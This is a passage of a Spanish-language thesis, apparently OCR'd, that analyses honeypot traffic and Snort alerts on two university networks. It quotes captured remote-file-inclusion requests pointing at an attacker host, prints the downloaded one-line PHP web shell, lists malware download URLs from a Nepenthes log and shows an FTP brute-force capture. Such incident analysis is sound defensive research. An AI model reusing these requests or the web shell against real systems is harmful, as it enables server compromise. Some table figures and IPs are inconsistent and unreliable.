


Figura 6.1.11 Matriz del tráfico en el protocolo NETBIOS CIB

En la Tabla 6.1.5.7 y 6.1.5.8 se muestra el tráfico generado en los dos puertos que utiliza la conexión FTP.

NETBIOS-CIB	Agosto			Septiembre		
	Bytes	Packets	Conec	Bytes	Packets	Conec
Datagram Service	41.438	175	0	3.662	16,059	0
Name Service	22.528	219	0	2.755	27,941	0
	64.021	394	0	6.416	44,000	0

Tabla 6.1.25 Detalle para el tráfico NETBIOS en el Honeypot NETBIOS - CIB

NETBIOS-CIB	Octubre			Noviembre		
	Bytes	Packets	Conec	Bytes	Packets	Conec
Datagram Service	198.684	851	0	217.309	956	0
Name Service	151.699	1,499	0	185.906	1,983	0
	350.383	2,350	0	403.215	2,939	0

Tabla 6.1.26 Detalle por mes de los paquetes recogidos por el protocolo NETBIOS - CIB

Se muestra un resumen detallado del tráfico generado por el protocolo NETBIOS recogida por la red de la FIEC.

En la `Figura 6.1.5.4` se muestran las matrices NETBIOS en los meses de agosto, septiembre, octubre y noviembre.




Figura 6.1.12 Matriz del tráfico en el protocolo NETBIOS FIEC

En la `Tabla 6.1.5.9` y `6.1.5.10` se muestra el tráfico generado en los dos puertos que utiliza la conexión FTP.

NETBIOS-FIEC	Agosto			Septiembre		
	Bytes	**Packets**	**Conec**	**Bytes**	**Packets**	**Conec**
Datagram Service	2.954	12,865	0	1.081	4,747	0
Name Service	1.060	10,745	0	478.300	4,921	0
	4.014	23,610	0	478.300	4,921	0

Tabla 6.1.27 Detalle por mes de los paquetes recogidos por el protocolo NETBIOS - FIEC

NETBIOS-FIEC	Octubre			Noviembre		
	Bytes	**Packets**	**Conec**	**Bytes**	**Packets**	**Conec**
Datagram Service	129.768	547	0	32.610	326	0
Name Service	99.047	987	0	13.645	61	0
	228.814	1,534	0	46.255	387	0

Tabla 6.1.28 Detalle por mes de los paquetes recogidos por el protocolo NETBIOS - FIEC

6.2 Análisis de los ataques registrados

En el presente capítulo se van analizar los principales ataques registrados en las Honeynets, en el capítulo anterior mostramos los gráficos correspondientes a la actividad por protocolo, según lo revisado podemos notar que se obtuvo una gran cantidad de paquetes registrados por ambos Honeywalls cuyo tamaño suman 4.43GB en total. Es una cantidad grande considerando que los Honeypots fueron máquinas que tenían conexión a Internet pero no tenían interacción humana directa que pudiera provocar paquetes, por consiguiente todo tráfico registrado es sospechoso por naturaleza aunque no sea marcado como tal por nuestras herramientas de detección.

Para poder analizar los ataques se ha hecho uso de un conjunto de herramientas que nos permitan examinar más a fondo la cronología de los eventos, nos ayudamos de las alertas de Snort, de los registros del Nepenthes, registros de los Honeypots y además visualizamos los paquetes con Walleye la cual nos muestra una cronología de los eventos por Honeynet y Wireshark para revisar en detalle los paquetes y su contenido.

Daremos más énfasis a las alertas de Snort para la Honeynet-FIEC y analizaremos los registros del Nepenthes para la Honeynet-CIB y así no repetir el análisis en ambas redes.

6.2.1 Ataques registrados al Windows Honeypot – FIEC

Se contabilizaron un número de 27 distintas alertas de Snort para la

Honeynet-FIEC, cada alerta repetida un número de veces distinta dependiendo de su característica y modo de operación, la lista completa para la Honeynet-FIEC de alertas únicas (sólo se cuenta una sola vez por conexión, cada conexión puede generar un número variable de la misma alerta) con el número de veces repetidas en distintas conexiones, estampas de tiempo o IPs se la puede localizar en el Apéndice H1.3, y las gráficas comparativas en el Apéndice H1.4.

Para el Honeypot Ubuntu Server se obtuvo la siguiente lista de alertas registradas contabilizadas una vez por cada conexión mostrada en la Tabla 6.2.1.1

Mensaje de alerta	No. Veces
ICMP L3retriever Ping Count	2
ICMP PING Cyberkit 2.2 Windows Count	25
ICMP PING NMAP Count	4
MS-SQL version overflow attempt Count	2
MS-SQL Worm propagation attempt Count	2
MS-SQL Worm propagation attempt OUTBOUND Count	2

Tabla 6.2.1 Registro de mensajes de las alertas únicas del snort para el Honeypot Ubuntu Server – FIEC

En la Figura 6.2.1.1 comparamos las alertas por el número de veces que fueron registradas. Se muestra que las dos alertas más puntuadas corresponden a escaneos usando el protocolo ICMP. Este por lo general es el primer paso de todo ataque, escanear el número de puertos abiertos, los servicios levantados, el tipo de plataforma que se usa, etc. Con toda esta información el atacante tendrá el panorama mucho más claro de como puede entrar en los sistemas o que tipo de exploit va a ejecutar. Las demás alertas corresponden a exploit propios del motor de base de datos Microsoft SQL Server 2000.




Figura 6.2.1 Cuadro comparativo de alertas únicas de snort en el Honeypot Ubuntu Server-FIEC

Analizando las alertas más relevantes usando la base de firmas del sitio web de Snort (`www.snort.org`) tenemos:

Figura 6.2.2 Alerta de snort visualizada por el walleye / ICMP ping Cyberkit 2.2 Windows

Mensaje	ICMP PING CyberKit 2.2 Windows
Resumen	Este evento es generado cuando una petición de eco "echo" del protocolo ICMP es realizada desde un host Windows corriendo el software CyberKit 2.2
Impacto	Recopilación de información. Una solicitud de eco ICMP puede determinar si un host está activo.
Información Detallada	Una solicitud de eco ICMP es usada por el comando ping para obtener una repuesta de eco ICMP de un host activo. Una petición echo que se origina de un host Windows corriendo el software CyberKit 2.2 contiene una única carga "payload" en el mensaje de respuesta.
Sistemas Afectados	Todos
Escenarios de Ataque	Un atacante podría intentar determinar los host conectados y activos en una red antes de lanzar su ataque
Facilidad de Ataque	Fácil
Falsos Positivos	Una solicitud de eco ICMP puede ser usado para determinar problemas en red.
Falsos Negativos	Ninguno conocido
Acción Correctiva	Bloquear las solicitudes de eco ICMP entrantes

Tabla 6.2.2 Regla del snort / ICMP ping cyberkit 2.2 windows

Figura 6.2.3 . Alerta de Snort visualizada por el Walleye / MS-SQL Worm propagation attempt, OUTBOUND, MS-SQL versión overflow attempt

Mensaje	MS-SQL Worm propagation attempt
Resumen	Este evento es generado cuando el gusano “Slammer” intenta comprometer un Servidor
Impacto	Un gusano apunta un un vulnerable “Resolution Service” en “MS SQL Server 2000” liberado en Enero 25 el 2003. El gusano intenta explotar el desbordamiento del buffer en el servicio. A causa de la naturaleza de esta vulnerabilidad, el gusano es capaz de comprometer otros equipos rápidamente.
Información Detallada	El Monitor de Servicio provisto por MS SQL y MSDE usa un cliente sin firmar que provee los datos en una función de chequeo de versión de SQL. El gusano intenta explotar el desbordamiento de buffer en la petición de la versión. Si el gusano envía demasiados datos en la petición que ejecuta el chequeo de la versión, luego se desencadena una condición de desbordamiento de bufer lo cual resulta un potencial compromiso del servidor SQL.
Sistemas Afectados	Esta vulnerabilidad se presenta en servidores MS SQL sin parchar. Los siguientes servicios sin parchar que contienen MS SQL o Microsoft Desktop Engine (MSDE) podrían ser potencialmente comprometidos con este gusano: • SQL Server 2000 (Developer, Standard, and Enterprise Editions) • Visual Studio .NET (Architect, Developer, and Professional Editions) • ASP.NET Web Matrix Tool • Office XP Developer Edition • MSDN Universal and Enterprise subscriptions
Escenarios de Ataque	Actividad de gusano.
Facilidad de Ataque	Los exploits para esta vulnerabilidad han sido publicados. Ha sido escrito un gusano que automáticamente explota esta vulnerabilidad.
Falsos Positivos	Ninguno conocido.
Falsos Negativos	Ninguno conocido
Acción Correctiva	Bloquear el acceso externo a los servicios de MS SQL sobre el puerto 1433 y 1434 si es posible.

Tabla 6.2.3 Regla de snort / MS-SQL Worm propagation attempt

6.2.2 Ataques registrados al Linux Honeypot – FIEC

En la Tabla 6.2.4 se muestra la lista de Alertas generadas una vez por cada conexión en el Honeypot Debian, en la cual podemos encontrar entre las comunes una vez más a "`ICMP PING CyberKit 2.2 Windows Count`" comprobando que esta herramienta es usada en los Honeypots como método de escaneo.

Recordemos que este Honeypot no tiene un sistema con servicios normales, tiene configurado Nepenthes como herramienta de captura de malwares, el cual emula conocidas vulnerabilidades de los sistemas. A simple vista este puede ser el motivo del aumento considerable en el número y la diversidad de alertas para este Honeypot considerando el análisis para el Ubuntu Server que se encontraba dentro de la misma red.

Mensaje de alerta	No. Veces
ATTACK-RESPONSES Microsoft cmd.exe banner Count	3
ICMP PING CyberKit 2.2 Windows Count	5
ICMP PING NMAP Count	2
NETBIOS DCERPC NCACN-IP-TCP IActivation remoteactivation little endian overflow attempt Count	1
NETBIOS DCERPC NCACN-IP-TCP Iactivation remoteactivation little endian overflow attenmpt Count	1
NETBIOS SMB-DS IPC$ unicode share access Count	3
NETBIOS SMB-DS lsass DsRolerUpgradeDownlevelServer unicode little endian overflow attempt Count	3
WEB-CGI awstats access Count	1
WEB-CGI formail access Count	2
WEB-CGI guestbook.cgi access Count	2
WEB-CGI viewtopic.php access Count	1
WEB-frontpage /_vti_bin/ access Count	2
WEB-frontpage POSTING Count	2
WEB-IIS view source via translate header Count	2
WEB-MISC backup access Count	2
WEB-MISC ftp attempt Count	1
WEB-MISC Phorecast remote code execution attempt Count	3

WEB-PHP admin.php accesss Count	4
WEB-PHP Advanced Poll booth.php access Count	1
Web-PHP remote include path Count	6
WEB-PHP Setup.php access Count	2
WEB-PHP view topic.php access Count	1

Tabla 6.2.4 Registro de mensajes de las alertas únicas del snort para el Honeypot Debian – CIB




Figura 6.2.4 Cuadro comparativo de alertas únicas de snort en el Honeypot Ubuntu Server-FIEC

En la `Figura 6.2.2.1` comparamos las alertas por el número de veces que fueron registradas. Si observamos detenidamente la mayoría de las alertas corresponden a intentos de ejecución de código remoto, ya sea mediante inserción de archivos en el servidor o por medio de alguna vulnerabilidad conocida, las características de cada alerta se encuentran en el `Apéndice G.1`, tomando como referencia a una de las alertas mas generadas "`WEB-PHP remote include path`", en la `Tabla 6.2.2.1` encontramos las especificaciones según la base de datos de firmas de Snort para esta alerta.

Un usuario remoto suministra una ruta `(URL)` preparada especialmente para que el sistema objetivo incluya y ejecute un código PHP que por lo general contiene comandos de sistema que se ejecutarán con privilegios del sistema lo cual lo hace peligroso.

Mensaje	WEB-PHP remote include path
Resumen	Este evento es generado cuando se intenta explotar alguna debilidad en una aplicación php.
Impacto	Recopilación de información.
Información Detallada	Este evento indica que se ha tratado de explotar las posibles debilidades en aplicaciones PHP. El atacante puede estar tratando de obtener información sobre la aplicación de php en el host, este puede ser el preludio de un ataque contra esa máquina utilizando esa información.
Sistemas Afectados	Cualquier sistema que use PHP.
Escenarios de Ataque	Un atacante puede recuperar un archivo que contiene información sensible sobre la aplicación PHP en el Host. El atacante podría tener acceso de administrador del sitio o base de datos.
Facilidad de Ataque	Simple.
Falsos Positivos	Ninguno conocido.
Falsos Negativos	Ninguno conocido
Acción Correctiva	Chequear la aplicación PHP en el host. Garantizar que se han adoptado medidas para denegar el acceso a archivos sensibles.

Tabla 6.2.5 Regla de snort / WEB-php remote include path

Analizando la línea de tiempo

Para entender cómo y por qué ocurrió esta alerta, debemos analizar su línea de tiempo, desde que se disparó hasta lo que pudo o logro hacer. Usando un analizador de paquetes (`Wireshark`) podemos ver el contenido del mismo. El evento ocurrió el 14 de Octubre del 2008 a las 16:24:33 horas. El atacante con IP (`192.34.64.10`) realiza una peticion al servidor Web, en este caso el Honeypot Debian, con la siguiente linea:

```
GET
/index.php?option=com_content&task=&sectionid=&id=&mosConfig_absolut
e_path=http://193.34.64.10/morfeus.txt?/ HTTP/1.1\r\n
```




Figura 6.2.5 Muestra del paquete de la petición del archivo “morfeus.txt”

En esta petición se intenta incluir a una ruta remota llamando a un archivo “`Morfeus.txt`” alojado en la máquina del atacante.

Si hacemos un filtrado por IP para obtener todas las conversaciones realizadas por los nodos, en este caso entre la `IP 193.34.64.10` y la IP del Honeypot Debian Figura 6.2.5, el resultado nos muestra que se han ejecutado muchos intentos para introducir esta ruta pero variando la vulnerabilidad de la aplicación PHP, como ejemplo encontramos:

```
GET
/dotproject/includes/db_adodb.php?baseDir=http://193.34.64.10/morfeu
s.txt?/ HTTP/1.1\r\n
```

Si comparamos ambas peticiones notamos que siempre se trata de incluir el mismo archivo, lo que varía es la ruta que llama a este archivo, esta ruta corresponde al sistema vulnerable, una aplicación Web, en el primer caso se nota claramente que se trata de explotar la vulnerabilidad de un componente para el `CMS JOOMLA`, una aplicacion `PHP OPEN SOURCE`. En el segundo caso se trata de explotar la vulnerabilidad de `DOTPROJECT` otra aplicación para manejo de proyectos `OPENSOURCE`. El hecho de ser OpenSource facilita a los atacantes su tarea, ya que están tratando con un sistema de código conocido y muy estudiado para ellos.

Retomando el análisis, notamos que se repiten los intentos para varias aplicaciones Web sobre nuestro servidor Debian, pero no tenemos instalada ninguna de ellas, lo que nos demuestra que el atacante está usando una herramienta que automatiza su tarea, ni siquiera se ha tomado la molestia de verificar si se encuentra instalado Joomla en el servidor.

En el Honeypot Debian se encuentra instalada Nepenthes, esta herramienta simulará una respuesta positiva para las peticiones y descargará el archivo que se intenta introducir para que podamos analizarlo.

El contenido del archivo

Como el archivo fue descargado, podemos encontrarlo en unas líneas más abajo usando Wireshark, vemos la petición del archivo por parte del Honeypot Debian `GET /morfeus.txt¨` y vemos el envió del archivo como texto plano y su contenido:

```
<? \n
system($_GET[´cmd´]); \n
die (Morfeus hacked you¨); \n
?>\n
```

Ahora sabemos cual es la razón del ataque, el archivo contiene código PHP, el cual toma por GET una variable en la URL y la ejecuta en el servidor con todos los privilegios, en otras palabras se tiene un pase directamente a la consola del servidor y todo de manera remota.

Malwares descargados

En este Honeypots recibimos la mayor cantidad de malwares que fueron descargados por la herramienta Nephenthes. Revisando el log del programa tenemos que el 20 de Septiembre del 2008 se descargaron ejecutables y archivos de texto, a continuación mostramos el log:

```
[2008-09-10T11:29:12] link://200.9.149.254:45600/BAAAAA==
[2008-09-10T11:29:50] link://200.9.149.254:45600/AQAAAA==
[2008-09-24T10:14:54] http://www.e3dsoft.com/proxyc/judge/test.txt
[2008-09-25T07:15:52] link://152.6.106.153:50221/BAAAAA==
[2008-09-25T11:02:48] link://150.161.21.114:4091/AQAAAA==
[2008-09-25T17:50:31] http://www.e3dsoft.com/proxyc/judge/test.txt
[2008-09-25T23:35:48] http://www.e3dsoft.com/proxyc/judge/test.txt
[2008-09-26T11:07:47] http://www.e3dsoft.com/proxyc/judge/test.txt
[2008-09-26T12:28:19] http://www.e3dsoft.com/proxyc/judge/test.txt
[2008-09-26T17:14:05] http://www.intel.com/
[2008-09-27T15:09:21] http://www.e3dsoft.com/proxyc/judge/test.txt
[2008-09-28T07:30:12] http://www.e3dsoft.com/proxyc/judge/test.txt
[2008-09-28T16:27:41] http://www.e3dsoft.com/proxyc/judge/test.txt
[2008-09-28T17:19:39] http://www.yahoo.com/
[2008-09-29T13:14:07] http://www.e3dsoft.com/proxyc/judge/test.txt
[2008-09-30T10:44:52] ftp://ip:ip@sky-xunlei.3322.org:21/log.exe
[2008-09-30T10:44:52] ftp://ip:ip@sky-xunlei.3322.org:21/Rec2.vbs
[2008-09-30T10:44:52] ftp://ip:ip@sky-xunlei.3322.org:21/VPDN_LU32.exe
[2008-09-30T10:44:52] ftp://ip:ip@sky-
xunlei.3322.org:21/Clisproxps.exe
[2008-09-30T10:44:52] ftp://ip:ip@sky-xunlei.3322.org:21/3389.exe
[2008-09-30T10:44:52] ftp://ip:ip@sky-xunlei.3322.org:21/iniuser1.exe
[2008-09-30T10:44:52] ftp://ip:ip@sky-xunlei.3322.org:21/iniftp.exe
[2008-09-30T10:44:52] ftp://ip:ip@sky-xunlei.3322.org:21/Cliscans.exe
```

6.2.3 Ataques registrados al Windows Honeypot – CIB


Para demostrar los ataques registrados en el primer Honeypot de alta interacción en la red del CIB, serán analizados los más significativos compromisos al sistema que corre bajo Windows XP con servicios levantados gracias a una instalación de `XAMPP (Apache,MySQL, PHP,FTPServer)` como se explicó en el `Capítulo 5.`

El 28 de Septiembre del 2008 a las `22:15`, la máquina con dirección `IP 85.88.21.254(Alemania)` se conecta al Honeypot en el puerto TCP 21, tratando de acceder al servidor FTP usando el comando de petición `USER` con argumento un punto ¨.¨, el servidor retorna un mensaje de error ¨`501 Server Error`¨, se repite esta rutina hasta las 22:20 del mismo día, se produjeron unas 10 peticiones o respuestas por segundo.

Luego de este intento se desencadena una serie de intentos usando algún método automatizado el cual mediante fuerza bruta y probando una lista de usuarios y contraseñas, se intentará acceder al sistema.

Un segundo intento con características similares se produce el 29 de Septiembre del 2008 a las 07:01 desde la `IP 195.13.63.4 (Alemania-Hamburgo)`, utiliza la misma petición ¨`USER`¨ con la diferencia de que ahora cambia el argumento por diferentes palabras, aunque se obtiene la misma respuesta ¨`501 Server Error`¨, la conversacion termina el 30 de Septiembre del 2008 a las 06:36.

Un nuevo intento se produce desde una máquina con IP `87.24.216.194(Italia-Roma)` el 12 de noviembre a las 21:18 y el mismo día a las 21:43, el primer usuario intentado en este ataque fue “`Administrator`” con lo que el servidor respondió “`Response: 331 User OK, Password required`”, con este mensaje el agente automático probó un sin número de contraseñas sin tener éxito.



Tiempo	No.	Time	Source	Destination	Protocol	Info
2008-11-12 21:18:27	1745	30251.72412	[illegible]	[illegible]	FTP	Response: 220 ---freeFTPd 1.0---warFTPd 1.65---
2008-11-12 21:18:28	1748	30252.41475	[illegible]	[illegible]	FTP	Request: USER Administrator
2008-11-12 21:18:28	1750	30252.51129	[illegible]	[illegible]	FTP	Response: 331 User OK, Password required
2008-11-12 21:18:28	1751	30253.20872	[illegible]	[illegible]	FTP	Request: PASS
2008-11-12 21:18:29	1752	30253.40106	[illegible]	[illegible]	FTP	Response: 530 Authentication failed, sorry
2008-11-12 21:18:29	1753	30254.07163	[illegible]	[illegible]	FTP	Request: USER Administrator
2008-11-12 21:18:29	1754	30254.07293	[illegible]	[illegible]	FTP	Response: 501 Server Error
2008-11-12 21:18:30	1755	30254.75334	[illegible]	[illegible]	FTP	Request: USER Administrator
2008-11-12 21:18:30	1756	30254.75457	[illegible]	[illegible]	FTP	Response: 501 Server Error
2008-11-12 21:18:31	1758	30255.40060	[illegible]	[illegible]	FTP	Request: USER Administrator
2008-11-12 21:18:31	1759	30255.40175	[illegible]	[illegible]	FTP	Response: 501 Server Error
2008-11-12 21:18:31	1760	30256.09027	[illegible]	[illegible]	FTP	Request: USER Administrator
2008-11-12 21:18:31	1761	30256.09157	[illegible]	[illegible]	FTP	Response: 501 Server Error
2008-11-12 21:18:32	1762	30256.79829	[illegible]	[illegible]	FTP	Request: USER Administrator
2008-11-12 21:18:32	1763	30256.79949	[illegible]	[illegible]	FTP	Response: 501 Server Error
2008-11-12 21:18:33	1764	30257.49723	[illegible]	[illegible]	FTP	Request: USER Administrator
2008-11-12 21:18:33	1765	30257.49844	[illegible]	[illegible]	FTP	Response: 501 Server Error
2008-11-12 21:18:33	1766	30258.18841	[illegible]	[illegible]	FTP	Request: USER Administrator
2008-11-12 21:18:33	1767	30258.18957	[illegible]	[illegible]	FTP	Response: 501 Server Error
2008-11-12 21:18:34	1768	30258.89483	[illegible]	[illegible]	FTP	Request: USER Administrator
2008-11-12 21:18:34	1769	30258.89597	[illegible]	[illegible]	FTP	Response: 501 Server Error

Figura 6.2.6 Captura de paquetes de un intento de acceso al servidor FTP usando la técnica de fuerza bruta

`Figura 6.2.6` muestra el intento de acceso al servidor FTP en el Honeypot Windows.

Otro intento de acceso al servidor FTP usando el método de fuerza bruta se produce el 13 de noviembre del 2008 a las 11:35 desde una máquina con `IP 218.234.17.145(República de Korea – Seocho)` terminando a las 14:18.

El 8 de Septiembre del 2008 dentro de las carpetas del servidor Web del Honeypot fueron encontrados diversos archivos ejecutables, el evento fue documentado como muestra la `Figura 6.2.3.2` los archivos binarios se encontraban junto a los archivos de Joomla, revisando los procesos del sistema uno de los archivos llamado ¨`urdvxc.exe`¨ se encontraba en ejecución.




Figura 6.2.7 Binario ¨urdvxc.exe¨ ingresado en la carpeta del Servidor Web




Figura 6.2.8 Binario ¨urdvxc.exe¨ ejecutándose en el sistema

Para determinar la naturaleza de estos binarios utilizamos una herramienta online llamada Norman Sandbox Information Center (NSIC) la cual mediante una base de datos de malware conocidos nos permite determinar el tipo de archivo que sea subido al sitio: http://www.norman.com/microsites/nsic/Submit/es. En el análisis que recibimos comprobamos que el archivo se trataba de un gusano llamado Net-Worm.Win32.Allaple.a, que realiza copias de sí mismo en el sistema de archivos, altera los registros y se carga como servicio, es utilizado como herramienta de escaneo enviando Ping a IPs especificas. Afecta a los sistemas Windows 2000, XP, Server. A continuación mostramos en detalle el análisis que obtuvimos de Norman Sandbox.

```
xrvbkhtw.exe : INFECTED with W32/Malware (Signature: Allaple)
 [DetectionInfo ]
    * Filename: C:\analyzer\scan\xrvbkhtw.exe.
    * Sandbox name: W32/Malware.
    * Signature name: Allaple.gen1.
    * Compressed: YES.
